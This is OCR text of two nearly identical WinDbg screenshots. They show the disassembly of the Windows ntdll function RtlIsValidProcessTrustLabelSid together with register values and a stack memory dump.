

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie (
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d ss:00000064`16aff928
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108 cmp dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414 je ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001 mov al,1
Registers
Customize...
Reg Value
rax 34041ff24e16
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie (
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108 cmp dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414 je ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001 mov al,1
00007ffe`0cbcc71b 488b4c2408 mov rcx,qword ptr [rsp+8]
Registers
Customize...
Reg Value
rax 34041ff24e16
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

